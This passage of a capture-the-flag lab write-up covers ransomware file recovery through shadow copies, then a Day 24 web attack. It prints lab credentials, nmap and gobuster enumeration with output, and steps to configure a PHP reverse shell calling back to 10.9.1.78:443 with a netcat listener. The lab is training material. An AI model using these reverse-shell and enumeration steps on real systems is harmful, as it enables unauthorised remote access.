
Question 5: In order to look for the location of the executable that is run at login, we need to click on “opidsfsdf” task and look for “Actions” and find “Properties”




Question 6: We notice the scheduled task that is related to VSS titled "ShadowCopyVolume". We need to review the following ID: "{7a9eea15-0000-0000-0000-010000000000}".




Question 7: In order to see the partition within Windows Explorer, we must assign it a drive letter. Right-click the partition and select “Change Drive Letter and Paths”, we changed it to (D:) in Disk Management. When we look back to Window Explorer, we open Backup(D:) drive and click on “View” and tick the “Hidden Items” box. The hidden folder named “confidential” is shown.





Question 8: To restore the previous version, we need to right-click and inspect the properties for the hidden folder. Then, we use the 'Previous Versions' tab to restore the encrypted file. Hence, we get the password from “master-password” file.



Thought Process/Methodology:

First, we connecting to the remote machine by entering each of the credentials, server and make changes to the resolutions, colour depth as well as remmina preference. As usual, we key in the IP address, username “administrator” and password “sn0wF!akes!!!” provided by TryHackMe and select RemoteFX (32 bpp) in colour depth. After that click yes to accept the certificate and it will be connected. So first, open RansomNote in Notepad, and we can see a fake bitcoin address. By doing this, we found the decoded text, which is nomorebestfestivalcompany.. We inspect from the file that the file extensions for each encrypted file were in “.grinch” format, and we know the file is unreadable for us. We proceeded to access the Task


Scheduler and found that opidsfsdf is the suspicious scheduled task's name and another related to VSS "ShadowCopyVolume". In order to look for the location of the executable that is run at login, we need to click on "opidsfsdf" task and look for "Actions" and find "Properties". Then we notice the scheduled task that is related to VSS titled "ShadowCopyVolume". Then we can realise that VSS is enabled by inspecting the ShadowCopyVolume ID which is "{7a9eea15-0000-0000-0000-010000000000}". In order to see the partition within Windows Explorer, we must assign it a drive letter. Right-click the partition and select "Change Drive Letter and Paths", we choose a letter and change it to (D:) in Disk Management. When we look back to Window Explorer, we open Backup(D:) drive and click on "View" and tick the "Hidden Items" box. The hidden folder named "confidential" is shown. To restore the previous version, we need to right-click and inspect the properties for the hidden folder. Then, we use the 'Previous Versions' tab to restore the encrypted file. Finally, we restore the encrypted file placed under the confidential folder and read through it, we found m33pa55w0rdIZseecure! which is the password within the file.

Day 24: The Trial Before Christmas


Tools used: Terminal, Firefox, BurpSuite

Solution/walkthrough:


Question 1: After we connect to the machine ip, scan the ports using the command: *nmap -A 10.10.169.130.*





Question 2: Open firefox and enter the ip address with the port 65000: *10.10.169.130:65000*




Question 3: Find the hidden php page using the command:
sudo gobuster dir -u http://10.10.169.130:65000/ -w big.txt -x php


kali@kali: ~/Downloads
File Actions Edit View Help
(kali㉿kali)-[~/Downloads]
$ sudo gobuster dir -u http://10.10.169.130:65000/ -w big.txt -x php
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://10.10.169.130:65000/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php
[+] Timeout: 10s
2022/07/22 08:35:53 Starting gobuster in directory enumeration mode
/.htpasswd (Status: 403) [Size: 281]
/.htaccess.php (Status: 403) [Size: 281]
/.htpasswd.php (Status: 403) [Size: 281]
/.htaccess (Status: 403) [Size: 281]
Progress: 880 / 40954 (2.15%)



kali@kali: ~/Downloads
File Actions Edit View Help
[+] Method: GET
[+] Threads: 10
[+] Wordlist: big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php
[+] Timeout: 10s
2022/07/22 08:35:53 Starting gobuster in directory enumeration mode
/.htpasswd (Status: 403) [Size: 281]
/.htaccess.php (Status: 403) [Size: 281]
/.htpasswd.php (Status: 403) [Size: 281]
/.htaccess (Status: 403) [Size: 281]
/api (Status: 301) [Size: 321] [--> http://10.10.169.130:65000/api/]
/assets (Status: 301) [Size: 324] [--> http://10.10.169.130:65000/assets/]
/grid (Status: 301) [Size: 322] [--> http://10.10.169.130:65000/grid/]
/index.php (Status: 200) [Size: 800]
/server-status (Status: 403) [Size: 281]
/uploads.php (Status: 200) [Size: 1328]




Question 4:
Download the php-reverse-shell.php from https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php.
Edit the ip and port inside the php-reverse-shell.php:
$ip = '10.9.1.78';
$port = 443;




Open a terminal and set up a netcat listener using the command:*nc -lvnp 443*



